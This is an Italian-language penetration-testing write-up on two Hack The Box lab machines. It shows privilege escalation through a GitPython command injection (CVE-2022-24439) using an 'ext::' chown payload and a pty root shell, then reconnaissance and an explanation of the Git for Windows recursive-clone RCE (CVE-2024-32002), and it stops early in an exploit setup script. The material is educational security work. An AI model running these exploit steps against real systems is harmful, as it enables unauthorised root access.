


Figura 4.13: Source control di Visual Studio Code




Figura 4.14: Source control di Visual Studio Code

Utilizziamo la password trovata, 080217_Producti0n_2023!@, riuscendo ad accedere come prod. Precedentemente si è notato che il gruppo di prod ha accesso alla cartella clone_changes, sotto /opt/internal_apps; possiamo ora vedere il suo contenuto. Nella cartella è presente un unico script Python; possiamo anche leggere il suo codice:

```
1 #!/usr/bin/python3
2
3 import os
4 import sys
5 from git import Repo
6
7 os.chdir('/opt/internal_apps/clone_changes')
8
9 url_to_clone = sys.argv[1]
10
11 r = Repo.init('', bare=True)
12 r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=
    always"])
```

Lo script sembra clonare un repository git da un'origine immessa liberamente come argomento. Ipotizziamo, quindi, che la sua funzione possa essere, come riportato dal nome, aggiornare del codice in produzione. Tutti i file sotto /opt sono di proprietà del root user, pertanto, non sono scrivibili dall'utente prod. È chiaro, quindi, che l'esecuzione dello script necessiti, in qualche modo, dei privilegi di root. Eseguendo il comando `sudo -l` si scopre, infatti, che l'utente prod è abilitato ad eseguire lo script come amministratore (Figura 4.15).

```
prod@editorial:/opt/internal_apps/clone_changes$ sudo -l
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

Figura 4.15: Permessi specifici conferiti all'utente prod per sudo

Il comando che l'utente prod è abilitato ad eseguire consente l'avvio dello script Python con l'interprete in /usr/bin/python3; questo significa che l'esecuzione avviene senza virtual environment; le librerie utilizzate nello script sono, quindi, installate globalmente. Intendiamo indagare sulle librerie perché la funzione `clone_from` dello script, oltre ad essere l'unica funzione concreta, riceve un argomento che sembra attivarne qualche permesso particolare. Vogliamo, quindi, conoscere meglio la libreria che fornisce questo metodo. Possiamo elencare i pacchetti installati con `pip freeze`. Volendo scoprire la libreria utilizzata per le funzioni di Git utilizziamo il comando `pip freeze | grep -i git`; questo restituisce le librerie con git nel nome (Figura 4.16). La flag `-i` è necessaria per la ricerca case insensitive; omettendola si trova soltanto la libreria `gitdb`, legata all'implementazione interna degli oggetti di Git. La libreria, invece, che implementa le funzioni ad alto livello è `GitPython`.


```
prod@editorial:/opt/internal_apps/clone_changes$ pip freeze | grep -i git
gitdb==4.0.10
GitPython==3.1.29
```

Figura 4.16: Ricerca di librerie Python installate legate a git

Una ricerca online sulla libreria `GitPython`, includendo i termini sospetti "allow ext", porta a scoprire una sua vulnerabilità critica. La vulnerabilità `CVE-2022-24439` affligge le versioni della libreria esattamente fino a quella installata. Quest'ultima è stata identificata e segnalata dalla compagnia `Snyk`². Ne è disponibile una proof of concept ma fondamentalmente si tratta di una command injection; si origina dal fatto che `git` supporta il cloning da molte sorgenti; per massimizzare l'interoperabilità, consente di utilizzare il prefisso `ext :` per definire un comando dal cui output ottenere i dati per il cloning. Questo protocollo richiede, però, l'attivazione esplicita, presente in questo caso. Poiché lo script è eseguito come `root`, e la vulnerabilità consente l'esecuzione di un comando arbitrario, abbiamo un vettore per la privilege escalation. Dobbiamo scegliere, ora, quale payload eseguire per concedere i privilegi all'utente `prod`. Potrebbero essere prese molte strade; occorre considerare, però, un possibile problema. Il percorso in cui avviene il clone è fisso, non è possibile clonare in una destinazione in cui sono presenti dei file e non abbiamo neanche i permessi per eliminarli. La vulnerabilità potrebbe, quindi, essere sfruttabile una sola volta. Si è scelto come payload di trasferire la proprietà del file dello script all'utente `prod`, in quanto, dopo averlo modificato, potrà comunque eseguirlo con `sudo`. Il comando contenente il payload è il seguente:

```
1 sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext
  ::chown prod /opt/internal_apps/clone_changes/clone_prod_change.py"
```

L'esecuzione dell'exploit restituisce un errore. Il comando da noi fornito, infatti, non fornisce una sorgente valida per `git`. Lo script, però, è ora di nostra proprietà e possiamo modificarne il contenuto. Anche se dovremo eseguirlo tramite Python, includere una shell è semplice:

```
1 import pty
2
3 pty.spawn("/bin/bash")
```

Specificando dopo `sudo` soltanto il percorso assoluto di Python e dello script, si riceve come errore che non disponiamo dei permessi richiesti. La regola definita in `sudo -l`, infatti, include un asterisco che implica la presenza di un argomento. Risolviamo il problema aggiungendo un argomento qualsiasi; otteniamo, così, la shell di `root` e la flag (Figura 4.17)

```
prod@editorial:/opt/internal_apps/clone_changes$ ls -l clone_prod_change.py
-rwxr-x--- 1 prod prod 256 Jun  4 11:30 clone_prod_change.py
prod@editorial:/opt/internal_apps/clone_changes$ vim clone_prod_change.py
prod@editorial:/opt/internal_apps/clone_changes$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
Sorry, user prod is not allowed to execute '/usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py' as root on editorial.
prod@editorial:/opt/internal_apps/clone_changes$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 1
root@editorial:/opt/internal_apps/clone_changes# ls /root
root.txt
root@editorial:/opt/internal_apps/clone_changes# cat /root/root.txt
18578783c026b5578731506eee3ed029
```

Figura 4.17: Ottenimento della shell di root tramite sudo e ultima flag

²<https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858>

Compiled è una macchina di livello medio basata su Windows. L'information gathering ha portato a scoprire tre servizi HTTP, due dei quali ospitavano siti web navigabili. Il primo era Gitea, un servizio per la gestione cloud di repository, mentre il secondo era una piattaforma personalizzata per la compilazione cloud di progetti contenuti nei repository. Quest'ultimo, per via di una vulnerabilità di Git for Windows legata al cloning dei repository, ha consentito un primo accesso alla macchina molto limitato. In seguito, tramite il cracking degli hash presenti nel database del servizio Gitea, è stato possibile ottenere le credenziali di un altro utente. Infine, dopo essersi connessi tramite WinRM, si è effettuata l'ultima privilege escalation, sfruttando una vulnerabilità nota di Visual Studio 2019.

5.1 Information gathering

L'ultimo penetration test si è svolto su una macchina con sistema operativo Windows. Una volta avviata, la macchina Compiled è raggiungibile al seguente indirizzo: 10.10.11.26. La fase di information gathering inizia esattamente come per le altre macchine. Si esegue una scansione veloce dei servizi tramite Nmap, utilizzando il comando `sudo nmap -sS -sC -sV -F 10.10.11.26`. Il risultato, in Figura 5.1, restituisce soltanto la presenza di un servizio HTTP. Il fingerprinting individua che il server esegue Werkzeug. Nonostante il nome in tedesco, questo software non è nulla di strano. Esso è una libreria per gestire, tramite il protocollo WSGI, le richieste HTTP inoltrate da diversi web server a Python. Molti framework per applicazioni web di questo linguaggio, come Django, ne fanno uso.

Navigando all'indirizzo del servizio, `http://10.10.11.26:5000`, si presenta la pagina "Compiled", in Figura 5.2. Il sito sembra gestire un servizio di compilazione in cloud di progetti scritti in C++, C# e framework .NET. La home page sembra essere l'unica pagina del sito, cliccando nella sezione "Servizi" viene mostrato il contenuto inferiore della pagina, in cui è presente un input per l'URL di un repository Git, presumibilmente per la compilazione.

Provando ad immettere del testo casuale nella casella di input della pagina "Compiled", i dati sono inviati e viene mostrato un messaggio di errore (Figura 5.3). Il messaggio informa che l'URL deve iniziare con `http://` e finire con `.git`. Effettuando diversi tentativi, sembra che questa sia l'unica validazione effettuata dal server sull'input. Si scopre, ad esempio, che per il server è ammessa una stringa con più righe, non inseribile nell'input nel browser. L'assenza di un'opportuna sanificazione potrebbe essere un problema da valutare in seguito; per la compilazione, probabilmente, il server invia le stringhe ricevute ad un altro processo.

```
Nmap scan report for 10.10.11.26
Host is up (0.13s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
5000/tcp  open  http      Werkzeug/3.0.3 Python/3.12.3
|_http-title: Compiled - Code Compiling Services
|_http-server-header: Werkzeug/3.0.3 Python/3.12.3
```

Figura 5.1: Output della scansione veloce dei servizi con Nmap




Figura 5.2: Pagina web "Compiled" sulla porta 5000




Figura 5.3: Messaggio di errore dell'input per l'URL di repository

Poiché, solitamente, le macchine di livello medio includono più servizi, si è ripetuta la scansione in modo più approfondito, rimuovendo la flag `-F`. In questo secondo tentativo, la scansione ha individuato tre servizi HTTP: il precedente, sulla porta 5000, e due nuovi server HTTP, sulla porte 3000 e 5985. Nell'output, Nmap stampa anche una risposta di errore restituita dal server sulla porta 3000, omessa in Figura 5.4. Molto semplicemente, Nmap, eseguendo gli script di default, ha inviato una richiesta non supportata dal server che ha risposto con un errore 405 Method Not Allowed. Non riuscendo a riconoscere il servizio in esecuzione a causa dell'errore, Nmap chiede all'utente se conosce il formato della risposta. Il contenuto della risposta non rivela informazioni utili, se non quanto già riconosciuto da Nmap, ovvero che il servizio è legato a Git e al linguaggio Go (Golang). Il servizio sulla porta 5985, invece, viene riconosciuto da Nmap come SSDP/UPnP. Documentandosi su questa porta si scopre che, quasi sempre, in realtà, è utilizzata per WinRM, un protocollo che sfrutta HTTP. Navigando con il browser a URL specifici, come `http://10.10.11.26:5985/wsman`, vengono restituite risposte che confermano che si tratta di WinRM. Nmap, quindi, scambia il protocollo con altri similmente basati su HTTP.

```
Nmap scan report for 10.10.11.26
Host is up (0.21s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
3000/tcp  open  http      Golang net/http server
|_http-title: Git
...
5000/tcp  open  http      Werkzeug httpd 3.0.3 (Python 3.12.3)
|_http-title: Compiled - Code Compiling Services
|_http-server-header: Werkzeug/3.0.3 Python/3.12.3
5985/tcp  open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
```

Figura 5.4: Output rilevante della scansione completa con Nmap

Torniamo ad indagare sul servizio alla porta 3000. Navigando con il browser all'indirizzo `http://10.10.11.26:3000/` non avviene nessun redirect e si carica una home page fornita da Gitea, in Figura 5.5. Gitea¹ è un software open-source, scritto in Go, progettato per la gestione collaborativa dei repository Git. Oltre a fornire una sorgente remota per i repository, implementa un'interfaccia web che include funzioni come il bug tracking o le code review. Esso fornisce, fondamentalmente, molte delle funzioni comunemente associate a GitHub ma consente il self-hosting del servizio. La pagina mostrata consente di registrarsi o effettuare l'accesso; in alto a sinistra, invece, è presente una sezione "Esplora" che si sceglie di controllare. Nella nuova pagina sono presenti due repository pubblici (Figura 5.6).




Figura 5.5: Pagina web del servizio Gitea sulla porta 3000




Figura 5.6: Repository pubblici dell'utente richard

Entrambi i repository pubblici appartengono all'utente `richard`. La pagina "Esplora", inoltre, contiene altre due sezioni, una per gli utenti e una per le organizzazioni. Gli utenti registrati sono soltanto `richard` e l'amministratore. Quest'ultimo, sul suo profilo, non ha informazioni utili e non sono presenti organizzazioni; esploriamo, quindi, i repository.

¹<https://github.com/go-gitea/gitea>

Vogliamo esplorare entrambi i repository pubblici; poiché il primo si chiama esattamente `Compiled`, come il servizio web esplorato precedentemente, iniziamo da questo. Il repository sembra effettivamente contenere il codice sorgente dell'applicazione Python che realizza il servizio esposto sulla porta 5000. Questo viene confermato anche dal file `README.md`, che illustra sinteticamente il funzionamento del servizio, chiedendo soltanto di immettere un URL a un repository nell'input affinché sia compilato. L'applicazione utilizza il framework Flask; di seguito si riporta il codice del file `app.py` che gestisce l'unica pagina del sito:

```
7 REPO_FILE_PATH = r'C:\Users\Richard\source\repos\repos.txt'
8
9 @app.route('/', methods=['GET', 'POST'])
10 def index():
11     error = None
12     success = None
13     if request.method == 'POST':
14         repo_url = request.form['repo_url']
15         if # Add a sanitization to check for valid Git repository URLs.
16             with open(REPO_FILE_PATH, 'a') as f:
17                 f.write(repo_url + '\n')
18                 success = 'Your git repository is being cloned for compilation.'
19         else:
20             error = 'Invalid Git repository URL. It must start with "http://" and
                end with ".git".'
21     return render_template('index.html', error=error, success=success)
```

Si nota immediatamente che parte della logica è assente, la sanitizzazione degli URL non è definita. L'intero codice, molto semplicemente, ogni volta che sono inviati dati tramite il form, aggiunge la stringa dell'input al file `repos.txt`, seguita da un carattere di "a capo". Non sappiamo, quindi, cosa accade dopo. Non è presente altro codice interessante nel repository. Il template renderizzato, come ci si aspetta, cura soltanto l'aspetto della pagina e non richiede alcuna analisi. Dobbiamo, quindi, ancora scoprire cosa accade al contenuto del file `repos.txt`; forse è presente un altro processo che periodicamente ne legge il contenuto. Questo rafforza ulteriormente l'ipotesi che potrebbe essere presente qualche problema con la sanitizzazione. Sappiamo, inoltre, che è possibile inviare più righe in un singolo input; queste sarebbero aggiunte tutte al file; se le righe del file sono poi processate singolarmente dal secondo programma, quest'ultimo potrebbe ricevere dati in un formato non atteso.

Torniamo ora, però, ad esplorare il secondo repository pubblico; anche questo, infatti, si rivela contenere informazioni utili. Il repository si chiama `Calculator`; il suo codice non è molto interessante, esso, infatti, non è altro che un programma in C++ per effettuare operazioni matematiche. Nell'history dei commit, in Figura 5.7, si scopre che il progetto probabilmente è la copia di un altro. Gli ultimi commit di `richard` riguardano soltanto il file `README.md`.

Le informazioni più importanti del repository, in questo caso, sono contenute proprio nel file `README.md`. Nella sezione riguardante l'installazione (Figura 5.8) sono rivelati due dettagli estremamente interessanti. Infatti, è innanzitutto mostrata la versione di `git` utilizzata da Richard, ovvero la Versione 2.45.0.windows.1; un altro dettaglio importante è che il repository, per qualche motivo, viene clonato con la flag `--recursive`. Domandandosi, ora, perché questo repository sia qui, è facile concludere che sia stato utilizzato come test per il servizio di compilazione. Questa ipotesi è rafforzata dal fatto che il repository include un file `.sln`, ovvero *solution file*, che definisce come effettuare la build del codice con Visual Studio.

La flag `--recursive` nel `README.md` è un dettaglio molto interessante; questa viene utilizzata nel cloning dei repository Git per specificare di scaricare in modo ricorsivo altri repository, detti moduli, di cui il repository principale ha bisogno. Questa flag, quindi, non dovrebbe essere utilizzata senza motivo. Poiché pensiamo che la compilazione di `Calculator`




Figura 5.7: Storico dei commit sul repository Calculator




Figura 5.8: Repository pubblici dell'utente richard

sia stata eseguita con il servizio "Compiled", quest'ultimo deve necessariamente clonare il repository con la flag `--recursive`. Possiamo assumere, quindi, che gli URL inviati al sito, dopo essere aggiunti al file `repos.txt`, in qualche modo arrivino a Git che ne effettua la clonazione in modo ricorsivo. Probabilmente, inoltre, la versione utilizzata di `git` potrebbe anche essere la stessa mostrata. Disponiamo, quindi, di molte informazioni; possiamo, pertanto, effettuare una ricerca di possibili vulnerabilità. Cercando online "git recursive clone CVE" si scopre immediatamente una vulnerabilità critica, segnalata da un maintainer di `git-for-windows`². Questa vulnerabilità, con codice CVE-2024-32002, consente di creare repository che dopo il clone eseguono automaticamente codice arbitrario, evento che non dovrebbe accadere. La vulnerabilità è presente in tutte le versioni di Git per Windows sotto la Versione 2.45.1; è inclusa, quindi, la versione che presumiamo sia utilizzata dal servizio.

Prima di scommettere totalmente sulla presenza di questa vulnerabilità, tuttavia, occorre accertarsi che effettivamente il server effettui il clone dei repository agli URL che sono inviati; questo può essere svolto sfruttando Netcat. Utilizziamo il comando `netcat -lvp 4444` per avviare l'ascolto sulla porta 4444. Proseguiamo ad immettere nell'input del servizio "Compiled" un URL con il nostro indirizzo IP, `10.10.14.13`, che, per superare la validazione, deve concludere con l'estensione `.git`; ad esempio, il seguente: `http://10.10.14.13/demo.git`. Dopo qualche minuto riceviamo una connessione (Figura 5.9). L'header `User-Agent` della richiesta conferma tutte le nostre ipotesi, si effettua il clone tramite Git e la versione installata sul sistema è la Versione 2.45.0.windows.1.

²<https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv>

```
[stefano@arch ~/HackTheBox/Compiled]$ netcat -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.26 49394
GET /demo.git/info/refs?service=git-upload-pack HTTP/1.1
Host: 10.10.14.13:4444
User-Agent: git/2.45.0.windows.1
Accept: */*
Accept-Encoding: deflate, gzip, br, zstd
Pragma: no-cache
Git-Protocol: version=2
```

Figura 5.9: Prova con Netcat

5.2 Exploitation

Proviamo ora a capire come funziona la vulnerabilità identificata per scrivere un exploit. In rete sono presenti anche delle proof of concept³; a noi, comunque, poiché intendiamo sfruttare la vulnerabilità su una macchina remota, occorre comprendere a pieno le cause che la rendono possibile. Siamo sicuri di avere: il giusto sistema operativo, una versione vulnerabile di Git, quasi sicuramente la modalità di cloning ricorsivo. Non siamo sicuri solo su un'ultima configurazione di Git necessaria per l'exploit, ovvero l'abilitazione dei symlink.

Innanzitutto, è lecito domandarsi per quale motivo il codice di un repository dovrebbe essere eseguito automaticamente dopo il suo download. Chiaramente, non vi è alcuna ragione: questo comportamento rappresenta un rischio enorme per la sicurezza. Gli sviluppatori di Git ne sono pienamente consapevoli e hanno progettato le funzioni del software di conseguenza. Molti utenti, infatti, spesso necessitano di avere script che si eseguano automaticamente dopo specifiche azioni su un repository. Per soddisfare questa esigenza, sono stati introdotti gli *hook*. Per rendere sicuri gli hook questi devono essere inseriti manualmente nella cartella `.git` e non possono essere scaricati direttamente con un repository. La vulnerabilità che stiamo analizzando, invece, sfrutta delle condizioni particolari per scaricare un hook ed inserirlo nel giusto percorso durante il cloning. Uno degli hook sfruttabili è il `post-checkout` hook; questo si avvierà dopo tutte le operazioni di checkout, compresa la conclusione di clone.

Per ottenere l'aggiunta di un hook, si sfruttano due altre funzioni di Git: i moduli e i symlink. I moduli, sono stati introdotti in precedenza, essi sono, fondamentalmente, delle importazioni di altri repository. I symlink, invece, consentono di salvare nel repository collegamenti simbolici analoghi a quelli del sistema Linux. Quando si effettua il clone di un repository, se questo è abilitato nelle opzioni di Git, i symlink diventano veri link simbolici del sistema operativo. Il nostro obiettivo è inserire file all'interno della cartella `.git`; questa cartella non può essere inclusa direttamente nei repository. È possibile, però, includere in un repository un symlink che punti a `.git`. Il problema diventa, quindi, riuscire a clonare dei file nello stesso percorso di un symlink già esistente. L'unico modo per fare ciò è sfruttare i moduli, che sono clonati in un secondo momento. Per convenzione, la posizione a cui si trova un modulo in un repository deve contenere una cartella vuota; non è prevista, quindi, la possibilità di creare un repository con un modulo allo stesso percorso di un symlink. Non tutti i sistemi, tuttavia, definiscono allo stesso modo quando due percorsi sono uguali. Linux e Git storicamente gestiscono i percorsi dei file in modo *case sensitive*; Windows, invece, utilizza un file system *case insensitive*. Su Windows, questo significa che, se si prova a clonare nella cartella A, ma esiste un symlink a, i file saranno clonati alla destinazione indicata dal symlink. Creando un repository con un symlink che punta in `.git`, ed importando un modulo con il nome del symlink in maiuscolo, è possibile inserire degli hook presenti nel modulo importato nella cartella `.git`.

³https://github.com/amalmurali47/git_rce/

L'exploit richiede, quindi, la creazione di due repository, ovvero: `main`, il principale, la cui clonazione ricorsiva avvia il payload, e `nested`, il modulo importato da `main` che contiene l'hook con il payload. Occorre ora, per sfruttare la vulnerabilità, oltre che creare i due repository dell'exploit, trovare un modo in cui il servizio "Compiled" possa clonarli. Una scelta complicata potrebbe essere renderli disponibili dal nostro sistema. Noi, tuttavia, disponiamo di una soluzione molto più semplice: utilizzare il servizio Gitea. Possiamo, infatti, molto comodamente, registrarci al sito, e creare i due repository `main` e `nested` (Figura 5.10).




Figura 5.10: Creazione dei repository vuoti sulla piattaforma Gitea

Tutte le operazioni di creazione e upload dei file possono essere effettuate, in seguito, tramite comandi `git`, di cui Gitea implementa l'API HTTP. Per comodità, si è scritto uno script riutilizzabile. Esso utilizza le credenziali di accesso del sito Gitea. Il contenuto del payload deve essere inserito nel file `post-checkout` presente nella stessa cartella di esecuzione.

```

1 SERVER="10.10.11.26:3000"
2 USERNAME="stefano"
3 PASSWORD="*****"
4 # Pulizia per una nuova esecuzione:
5 rm -rf nested main
6 git init nested
